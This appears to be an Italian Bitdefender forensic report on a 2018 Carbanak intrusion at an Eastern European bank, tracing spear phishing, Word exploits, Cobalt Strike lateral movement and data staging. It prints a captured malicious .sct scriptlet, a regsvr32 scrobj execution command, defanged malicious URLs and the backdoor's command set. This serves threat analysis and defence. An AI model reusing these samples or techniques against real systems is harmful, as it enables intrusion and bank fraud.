# Attacchi ATP: un approfondimento sulle minacce finanziarie

L'indagine forense di Bitdefender rivela una cronologia completa e lo schema di attacco di un famigerato gruppo di cyber-criminali finanziari

**Sintesi**

A metà del 2018, i ricercatori di Bitdefender hanno indagato su un attacco mirato condotto contro un istituto finanziario dell'Europa dell'Est, ottenendo nuove informazioni e creando una cronologia completa degli eventi, che mostra in che modo il gruppo Carbanak riesce a infiltrarsi nelle organizzazioni, come si sposta lateralmente per tutta la struttura e quanto tempo impiega a organizzare il furto vero e proprio.

Il punto iniziale di compromissione individuato durante la nostra indagine implicava l'utilizzo di e-mail di spear phishing, con URL malevoli e documenti alterati in modo da far scaricare alla vittima un componente beacon Cobalt Strike. Nelle prime ore successive alla compromissione, il gruppo di criminali inizia a muoversi lateralmente per tutta l'infrastruttura, individuando documenti critici e preparandosi a esfiltrarli, oltre che cercando di accedere alle casse automatiche e alle applicazioni bancarie dell'organizzazione.

L'analisi forense di Bitdefender ha rilevato alcune strategie di attacco principali:

- Gli istituti finanziari dell'Europa dell'Est restano l'obiettivo principale del gruppo criminale, che sfrutta lo spear phishing come principale vettore di attacco
- La presenza di strumenti di hacking Cobalt Strike è il primo indicatore del fatto che gli istituti siano stati presi di mira dall'organizzazione di cyber-criminali Carbanak
- Nella fase ricognitiva, venivano raccolti e preparati ad essere esfiltrati i dati correlati ad applicazioni bancarie e a procedure interne, da usare nella fase finale dell'attacco.
- L'esplorazione dell'infrastruttura avveniva soprattutto dopo l'orario di chiusura o durante il fine settimana, per prevenire l'attivazione degli allarmi di sicurezza
- Dalla prima compromissione, gli aggressori hanno impiegato solo un paio d'ore per stabilirsi stabilmente e iniziare a spostarsi nell'infrastruttura, dimostrando così la loro esperienza, competenza e coordinazione
- L'obiettivo finale dell'attacco mirato era quello di compromettere le reti bancomat, allo scopo di ritirare contante presso le casse automatiche attraverso un'operazione criminale coordinata sia fisica che all'interno dell'infrastruttura.

Nel 2018 i ricercatori esperti nel campo della sicurezza hanno analizzato diverse campagne di spear-phishing attribuite a Carbanak, tutte avvenute tra marzo e maggio dello stesso anno. Queste campagne utilizzavano finte e-mail di organizzazioni di alto profilo, ad esempio di IBM o della Banca Centrale Europea, ma anche di aziende di sicurezza informatica.


Mentre la maggior parte delle indagini forensi si concentrano sul proporre un'analisi molto tecnica dei payload usati dal gruppo Carbanak, l'investigazione di Bitdefender offre una cronologia completa degli eventi, dal momento in cui l'e-mail ha raggiunto la casella di posta della vittima a quello del furto.

**La storia di un'attività criminale**

Uno dei più prolifici attacchi informatici di tipo ATP (Advanced Persistent Threat, minaccia persistente avanzata) è conosciuto con il nome di Carbanak. Scoperta nel 2014, la campagna ha rapidamente acquisito notorietà in seguito alla violazione dei sistemi di sicurezza di 100 istituti bancari in 40 paesi, con un bottino stimato di fino a 1 miliardo di dollari. Secondo quanto riportato, la banche di paesi come Russia, Regno Unito, Paesi Bassi, Spagna, Romania, Bielorussia, Polonia, Estonia, Bulgaria, Georgia, Moldavia, Kirghizistan, Armenia, Taiwan e Malesia sono state colpite da e-mail di spear phishing, che hanno convinto le vittime a fare clic su URL malevoli e ad eseguire documenti fraudolenti.

Si ritiene che lo stesso gruppo abbia usato anche il framework Cobalt Strike per condurre compagne sofisticate, pianificando e portando a termine furti ai danni di istituzioni finanziarie. In seguito a un'indagine condotta dalle autorità di polizia in collaborazione con aziende di sicurezza informatica, il leader del gruppo è stato infine arrestato ad Alicante, in Spagna, il 26 marzo 2018.

Tuttavia, questa situazione non sembra aver scalfito l'organizzazione criminale: da marzo a maggio 2018 sono state infatti segnalate ulteriori campagne di spear phishing.




Uno dei marchi di fabbrica degli attacchi informatici di Carbanak rimane l'utilizzo di Cobalt Strike, un potente strumento di penetration testing progettato per sfruttare ed eseguire codice malevolo, simulando azioni avanzate di post-exploitation e permettendo agli aggressori di infiltrarsi nell'organizzazione, spostarsi lateralmente in essa, esfiltrare dati e attivare strumenti evasivi e che compromettono le analisi. Se da un lato l'esito di attacchi del genere può essere solitamente stimato in perdite monetarie, dall'altro ci sono pochissime informazioni pubblicamente disponibili sui singoli passaggi dell'aggressione all'interno delle organizzazioni prese di mira.

**Modus operandi**

Il gruppo di criminali informatici vanta un lungo curriculum di attacchi mirati andati a buon fine contro istituti finanziari di tutto il mondo, volti a ritirare denaro dalle casse automatiche o a eseguire trasferimenti elettronici tramite i sistemi interni della banca.

Le e-mail di spear phishing inviate agli istituti finivano per convincere le vittime a scaricare un documento manomesso e progettato per eseguire il download del beacon Cobalt Strike o per sfruttare diverse vulnerabilità Remote Code Execution non corrette e installare una backdoor.

Quando l'utente prova ad aprire i documenti in allegato, gli script (Fig. 1) incorporati nei file vengono trasferiti nel disco ed eseguiti automaticamente in background. Questa è una tecnica molto usata, a volte associata a minacce persistenti avanzate (APT) collegate ad attacchi finanziati da governi.

```
<?XML version="1.0"?>
<scriptlet>
<registration
description="YBkjNBHBbhcdgg"
progid="YBkjNBHBbhcdgg"
version="1.00"
classid="{776c4d34-7148-7a35-7a32-6c6656427465}"
>
</registration>
<script language="JScript">
var dq="\x22";var sl="\x5C";var w1="\x3C";var xc="CmD ";var xy= xc + "/c " + xc + w1 + " " + dq +
"%tmP%" + sl + "MGsCOxPSNK.txt" + dq;var r = new ActiveXObject("WScript.Shell").Run(xy, 0, 1);
</script>
</scriptlet>
```

Fig. 1 - Esempio di file Componente Windows Script (.sct) incorporato in allegati a mail di spear phishing (md5: bb784d55895db10b67b1b4f1f5b0be16)

Ideati per infiltrarsi di nascosto nel sistema preso di mira, gli attacchi usano strumenti di ricognizione progettati per valutare lo stato della workstation della vittima e stabilire quali strumenti scaricare in seguito, o persino per aprire documenti-esca simili a quello in Fig. 2 per non destare sospetti nella vittima.

**L'indagine Bitdefender, che ha portato a una cronologia completa dell'attacco**

Il team di indagine e analisi forense di Bitdefender è stato contattato per investigare su un incidente di sicurezza iniziato a maggio 2018 tramite un'e-mail ricevuta da due dipendenti della banca. Come detto in precedenza, questa data coincide con una delle campagne di spear phishing di Carbanak.

L'obiettivo dell'attacco era quello di ottenere l'accesso ai sistemi bancari, per poter in seguito ritirare denaro contante dalle casse automatiche. Lo schema seguito dagli aggressori e i loro movimenti laterali nell'infrastruttura dimostrano che sapevano quale tipo di informazioni cercare e che adottano tecniche evasive avanzate.

A giudicare dal modo in cui i criminali hanno interagito con sistemi differenti, dagli host presi di mira e dai documenti preparati per essere esfiltrati, sembra che il gruppo si concentri inizialmente sull'eseguire una mappatura dei processi interni e delle applicazioni interne dell'istituto. Hanno dimostrato di conoscere a fondo la natura e l'ubicazione dei dati che cercavano. Sono stati in grado di mantenere un impatto ridotto sulla rete e ad evitare di destare sospetti, utilizzando singole workstation come hub centrale per raccogliere dati e comunicare con il loro server di comando e controllo, al di fuori dei normali orari di apertura della banca.

Dopo aver compromesso la prima vittima, l'obiettivo successivo degli aggressori è stato quello di cercare credenziali di livello amministratore con cui spostarsi liberamente nell'intera infrastruttura. Portando a termine queste operazioni al di fuori dagli orari di lavoro e limitando le proprie interazioni a pochi sistemi, i criminali hanno ridotto al minimo le possibilità di essere individuati.

A questo punto hanno proceduto a una ricognizione attenta della rete, seguendo uno schema di spostamenti laterali. Di seguito riportiamo una cronologia degli eventi successivi alla prima e-mail di spear-phishing.

## Compromissione iniziale

Due vittime sono state convinte fin modo fraudolento ad aprire l'allegato di spear phishing, compromettendo due endpoint separati.

**Giorno 0 (il giorno della compromissione iniziale)**

**16:48** – uno dei dipendenti ha aperto il documento allegato all'e-mail di spear phishing

**16:49** – un secondo dipendente ha aperto lo stesso documento infetto. Il documento aperto da entrambi i dipendenti ha utilizzato tre metodi di exploit tramite Remote Code Execution in Microsoft Word: CVE-2017-8570, CVE-2017-11882 e CVE-2018-0802. Per sviare l'attenzione degli utenti dall'attacco in corso in background, è stato usato un documento-esca (Fig. 2). Infine, è stata sfruttata una backdoor nel Command and Control Server per stabilire un presenza duratura nell'infrastruttura.





Fig. 2 - Esempio di documento-esca visualizzato nella macchina della vittima
(md5: c2a9443aac258a60d8cace43e839cf9f)

A questo punto, l'aggressore ha potuto scaricare ed eseguire nuovi payload, scaricare ulteriori script, eseguire comandi della shell per spostarsi lateralmente nell'infrastruttura ed eliminare file dal sistema e rimuovere chiavi di registro per lasciare meno tracce.

## Spostamento laterale sulla rete e raccolta di dati

In questa fase, gli aggressori hanno compromesso ulteriori endpoint della rete, raccogliendo dati e usando uno degli endpoint per raccogliere e archiviare i documenti potenzialmente più interessanti.

**Giorno 0 (continua)**
**17:05-18:20**

L'apertura dell'e-mail di spear phishing ha dato immediatamente il via ai seguenti eventi:

- Sono stati usati tre exploit di Microsoft Word (menzionati in precedenza);
- È stato installato e sfruttato un beacon Cobalt Strike per esplorare e mappare la rete interna dell'organizzazione, allo scopo di ottenere credenziali di livello amministratore;
- Sono state compromesse le credenziali di un amministratore di dominio, usate poi per tutta la durata dell'attacco;
- Le credenziali sono state "testate" su uno dei server del controller di dominio per verificare che fossero valide, e quindi compromesse;

- Entro la fine del primo giorno, sono stati compromessi due ulteriori endpoint.

**Giorni 1-28**
Sono state compromesse diverse workstation del sistema, per cercare informazioni importanti da sfruttare.


**Giorno 10**
L'attacco ha raggiunto il 13° endpoint compromesso, utilizzato in seguito per archiviare documenti relativi ad applicazioni interne, manuali o altri documenti potenzialmente utili.

**Giorno 28**
Una serie di documenti potenzialmente utili relativi ad applicazioni e procedure interne sono stati individuati e preparati per essere esfiltrati.

## Compromissione dei server interni

Sono continuati gli spostamenti laterali e la raccolta di informazioni, mentre gli aggressori prendevano di mira e compromettevano ulteriori host e server interni da utilizzare in seguito per il furto vero e proprio.

**Giorni 30-46**
In un lasso di tempo di 17 giorni, è stata creata una serie di archivi contenenti manuali, guide e materiale formativo per diverse applicazioni. Le informazioni raccolte sono state archiviate e organizzate su più cartelle. Si trattava di informazioni rilevanti per la pianificazione dell'attacco contro la banca e, potenzialmente, contro altre banche con sistemi simili. Il gruppo di criminali informatici potrebbe aver migliorato la propria conoscenza dei sistemi bancari raccogliendo e studiando questo tipo di informazioni, nel tentativo di rendere i loro attacchi più efficaci e invisibili. La loro specializzazione nella compromissione di infrastrutture bancarie potrebbe essere stata una diretta conseguenza delle informazioni raccolte e assimilate dopo ciascun attacco ad altri istituti finanziari. Questo livello di conoscenza approfondita del funzionamento delle applicazioni bancarie, raggiunto grazie alla documentazione sottratta, li aiuta a raggiungere rapidamente il loro scopo, ossia quello di accedere ad asset finanziari e di trasferirli. Più informazioni possiedono sul funzionamento interno di queste applicazioni, più facile diventa mettere a segno attacchi chirurgici ed evitare di inciampare in misure di sicurezza.





A partire dal **33° giorno**, gli aggressori si sono connessi a server e host che avevano accesso ad applicazioni bancarie. Le connessioni sono partite da workstation attive dopo i normali orari di lavoro.


Le workstation usate per connettere queste macchine erano controllate da una workstation che non faceva parte dell'infrastruttura regolare dell'azienda. Il sistema apparteneva agli aggressori ed era connesso alla rete dell'organizzazione tramite un tunnel VPN stabilito dal componente beacon Cobalt Strike, in modo da contattare i sistemi della rete interna dell'azienda.

**Queste connessioni di comando e controllo duravano in media tra i 20 minuti e un'ora**, in base ai registri disponibili per l'analisi forense. I documenti preparati per essere esfiltrati, contenenti informazioni rilevanti sulle applicazioni interne, nonché le connessioni ad applicazioni bancarie dopo i normali orari d'ufficio, indicano un attacco volto al furto di somme di denaro.

DI seguito riportiamo una cronologia completa degli spostamenti laterali, che include tutti i principali eventi relativi a quali asset dell'infrastruttura sono stati compromessi e quando. Quelli evidenziati in rosso sono i principali traguardi raggiunti durante l'attacco: il momento in cui il controller di dominio è stato compromesso, il momento in cui i documenti hanno iniziato a essere archiviati su un endpoint interno e la prima connessione degli aggressori a un host con accesso ad applicazioni bancarie.

Questa cronologia di spostamenti laterali è stata compilata in base a prove forensi relative ai diversi sistemi ed eventi di rete analizzati. È il blueprint più rilevante, che svela la cronologia completa dell'attacco e lo schema di comportamento del famigerato gruppo di criminali informatici quando si trovano all'interno dell'infrastruttura di un'organizzazione finanziaria.





# Analisi tecnica - riservata agli esperti

Di seguito riportiamo un'analisi dettagliata dei principali indicatori di compromissione che hanno contribuito a delineare la cronologia dell'ATP. Include una cronologia degli eventi compilata a partire da due delle due workstation utilizzate nell'attacco: quella usata per compromettere il controller di dominio e quella usata per archiviare tutti i dati raccolti sulla rete.

Gli eventi riportati aiutano a delineare un quadro preciso delle azioni eseguite subito dopo l'apertura dell'allegato dell'e-mail di spear-phishing e di come gli aggressori si spostano lateralmente nell'infrastruttura e raccolgono informazioni rilevanti.

L'URL "swift-fraud[.]com/documents/94563784.doc" è stato aperto dal corpo di un-mail ricevuta nel corso di una campagna di spear phishing che prendeva di mira istituti finanziari. Il tema di ricerca di Bitdefender ha ottenuto il documento dai nostri feed di Threat Intelligence e ha iniziato ad analizzarlo. In base ad altri rapporti sulle minacce, lo stesso URL è stato usato per distribuire altri documenti infetti, potenzialmente nell'ambito di campagne analoghe dirette contro altri istituti finanziari. Ciò suggerisce che il gruppo criminale potrebbe aver distribuito più documenti alle vittime, eventualmente legati ad altri exploit o dropper.

Il flusso dell'attacco lascia dietro di sé un file temporaneo, trovato in due dei sistemi analizzati nel corso della procedura di risposta all'incidente. Questo file temporaneo è stato creato sul filesystem dopo l'apertura del file del documento originale, scaricato dall'URL malevolo menzionato in precedenza.
L'analisi del documento su uno dei sistemi rivela i singoli passaggi seguiti per compromettere del sistema bersaglio tramite l'e-mail di spear phishing. Il documento contiene quattro oggetti rilasciati sul filesystem della vittima:




Il DLL Dropper scaricato al passaggio quattro non è stato trovato sul filesystem e aveva il compito di decrittografare e rilasciare un altro JavaScript Dropper sul sistema. Il JavaScript decrittografato viene salvato nel percorso "%APPDATA%\<registry_value>.txt" con registry_value = "HKEY_CURRENT_USER\Software\Microsoft\Notepad\[USERNAME]\303F1428C3F". Prima della chiusura, il DLL si auto-elimina.

Il file "303F1428C3F.txt" (eb561d46c6283c632df88bd20ade6df4) si trova nel percorso C:\Users\[redacted]\AppData\Roaming\303F1428C3F.txt. Inoltre, il file è stato offuscato e crittografato con RC4. Dopo la decrittazione, il codice binario ha provato a

scaricare una backdoor JavaScript dal server di comando e controllo (Command and Control, C&C) "nl[.][redacted][.]kz/robots.txt" e ha salvato il file in "%APPDATA%\9D01CA.txt". A questo punto la backdoor "%APPDATA%\9D01CA.txt" è stata eseguita tramite "regsrv32" (ex. "regsvr32 /S /N /U /I:path_backdoor scrobj").

Il file "9D01CA.txt" ha inviato un fingerprint iniziale del sistema compromesso, contenete il nome della soluzione antivirus installata sul sistema, l'indirizzo IP locale, il nome utente, il nome computer e la versione del SO. In seguito a questa comunicazione, il componente è rimasto in attesa di istruzioni dal C&C "nl[.][redacted][.]kz/api/v1".

Il traffico con il C&C era crittografato e i comandi ricevuti dal C&C erano suddivisi in cinque tipi:

- "d&exec": scarica ed esegue il payload (EXE del DLL)
- "more_eggs": scarica ulteriori script (anche di auto-aggiornamento) e li salva in "%APPDATA%"
- "gtfo": auto-eliminazione/pulizia del registro
- "more_onion": esegue ulteriori script scaricati
- "via_x": esegue comandi della shell dei comandi

Tutti i file riportati in questa fase dell'attacco sono stati creati sul sistema intorno alle **16:49** del **giorno 0**, quando è stato effettuato l'accesso al primo link di download. Vale la pena menzionare il fatto che un eseguibile binario chiamato "rad353F7.tmp", comparso sul sistema in una data successiva, il **6° giorno**, è stato sicuramente scaricato sul sistema dalla backdoor Javascript "9D01CA.txt".


Le **16:48:58** del **giorno 0** vedono la comparsa di un file-esca su due sistemi. Si tratta di un file-esca perché si comporta come un normale file di documento mentre il payload malevolo viene distribuito sul sistema. Su una delle due workstation, il file-esca ha come orario di creazione il **giorno 0 alle 16:49:09 (10 secondi dopo rispetto all'altra workstation)** e come percorso C:\Users\[redacted]\AppData\Local\Temp\cqHfjCkTtMwG.doc. Il sistema mostra altre fasi dell'attacco, poiché gli aggressori hanno usato questa macchina per effettuare **spostamenti laterali e compromettere un account amministratore di dominio entro le prime due ore successive alla prima compromissione**.

In seguito alla compromissione dall'account amministratore di dominio, è stata eseguita una discovery della rete ed è iniziato l'accesso ai sistemi tramite Remote Desktop Protocol, allo scopo di infiltrarsi nella rete e raccogliere informazioni.


.

